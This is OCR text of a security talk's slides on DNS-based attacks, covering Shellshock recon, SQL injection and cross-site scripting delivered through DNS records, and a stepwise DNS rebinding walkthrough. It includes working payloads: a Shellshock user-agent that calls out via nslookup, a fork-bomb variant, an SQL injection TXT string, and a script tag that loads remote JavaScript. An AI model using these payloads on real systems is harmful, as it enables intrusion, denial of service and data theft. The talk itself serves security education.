
Bonus: works on Windows, Linux, BSD, etc.

Google

Shell injection - result?

Full server access, in almost every case.

No false positives; no false negatives.
Guaranteed*!



* Not a guarantee

Speaking of which….

Is anybody else using this user-agent this week?

User-Agent: () { test;};nslookup PWN.skullseclabs.org

(Sorry if the syntax is wrong, I wrote this at the hotel bar last night)

Maybe I should write a chrome plugin to automate this… :)


#ShellShock

Google

Joking, of course…

REAL bastards know to use:

- User-agent: () { :; }; :(){ :|: & };:



Google

Attacks over DNS

That was recon, let's look at attacks!

Google


Why this is cool

Security is all about boundaries

Trusted data is on one side, untrusted is on the other side

When you do a DNS lookup, do you consider the results untrusted? Cuz they are!

What's wrong with this?



Hint: SQL Injection

Google

Exploit[1]

```
$addr = gethostbyaddr($_SERVER['REMOTE_ADDR']))
$details = print_r(dns_get_record($addr),true);
mysql_query("UPDATE users
             SET password='$pwnew',
                 resetinfo='$details'
             WHERE username='$username'"
);
```

Setting this TXT record will change 'email' field to a list of databases:

```
./dnslogger --txt="test', email=(SELECT group_concat
(SCHEMA_NAME separator ', ') FROM information_schema.
SCHEMATA), resetinfo=''
```

```
UPDATE users
  SET password='$pwnew',
  resetinfo='test', email=(
    SELECT group_concat(SCHEMA_NAME separator ', ')
    FROM information_schema.SCHEMATA
  ), resetinfo='' WHERE username='$username'
```

It's somewhat complex because UPDATE

[1] https://blog.skullsecurity.org/2014/plaidctf-writeup-for-web-300-whatscat-sql-injection-via-dns

Cross-site scripting

The following is a valid CNAME, MX, TXT, PTR, etc. record (double quotes and spaces aren't allowed):

<script/src='http://javaop.com/test-js.js'></script>

Obviously with TXT records, you can be more creative

When I tested in 2010, the top 3 sites for "domain lookup service" were all vulnerable[1]

(Now, one of the top three sites are vulnerable)

[1] https://blog.skullsecurity.org/2010/stuffing-javascript-into-dns-names

DNS Re-binding

We're gonna work through an example for this

First, we'll look at how you can smuggle untrusted data to a protected server


Then, how to smuggle data off a protected server to the attacker!

DNS Re-binding

Here is the set up for our re-binding explanation!


The Internet on the left, DNS on the right, and trusted service behind the firewall

skullseclabs.org authority



Internet (mostly cats)


DNS Hiearchy



Firewall

Router

Trusted service



User


Google

DNS Re-binding

Step 1

The user ends up at the page evil.skullseclabs.org.


They look it up via DNS.



Internet (mostly cats)

skullseclabs.org authority


DNS Hiearchy



Firewall

Router

Trusted service



User

Google

DNS Re-binding


Step 2

Unbeknownst to them, the user is sent to an evil server on the Internet.

skullseclabs.org authority

DNS Hiearchy


Internet (mostly cats)



Firewall

Router

Trusted service



User

Google

DNS Re-binding


Step 3

While there, a session is created - authentication, cookies, state, etc.

skullseclabs.org authority

DNS Hiearchy


Internet (mostly cats)



Firewall

Router

Trusted service



User


Google

DNS Re-binding

Step 4

Eventually, the session refreshes, which triggers another DNS lookup


(some browsers pin DNS to prevent this)



Internet (mostly cats)

skullseclabs.org authority


DNS Hiearchy



Firewall

Router

Trusted service



User

Google


DNS Re-binding

Step 5

This time, the evil DNS server sends them to a trusted service.


The browser doesn't realize the server has changed!

skullseclabs.org authority



Internet (mostly cats)


DNS Hiearchy



Firewall

Router

Trusted service




User

Google

DNS Re-binding

Step 6


Once again, the session eventually refreshes, triggering another DNS lookup



Internet (mostly cats)

skullseclabs.org authority


DNS Hiearchy



Firewall

Router

Trusted service



User

Google

DNS Re-binding

Step 7


Any cookies / local storage / etc. can be accessed.

As far as the browser knows, it's same origin

skullseclabs.org authority

DNS Hiearchy


Internet (mostly cats)



Firewall

Router

Trusted service



User

Google

DNS Re-binding summary

This showed two attacks, actually…

1. Using re-binding to sneak data into a trusted context by switching from an evil IP to a trusted one.
2. Using re-binding to sneak data out of a trusted context by switching from a trusted IP to an evil one.


DNS tunneling


DNS Tunneling? Why?

Normal exploitation…

- Compromise a system
- How do you communicate with it?

Normal exploitation

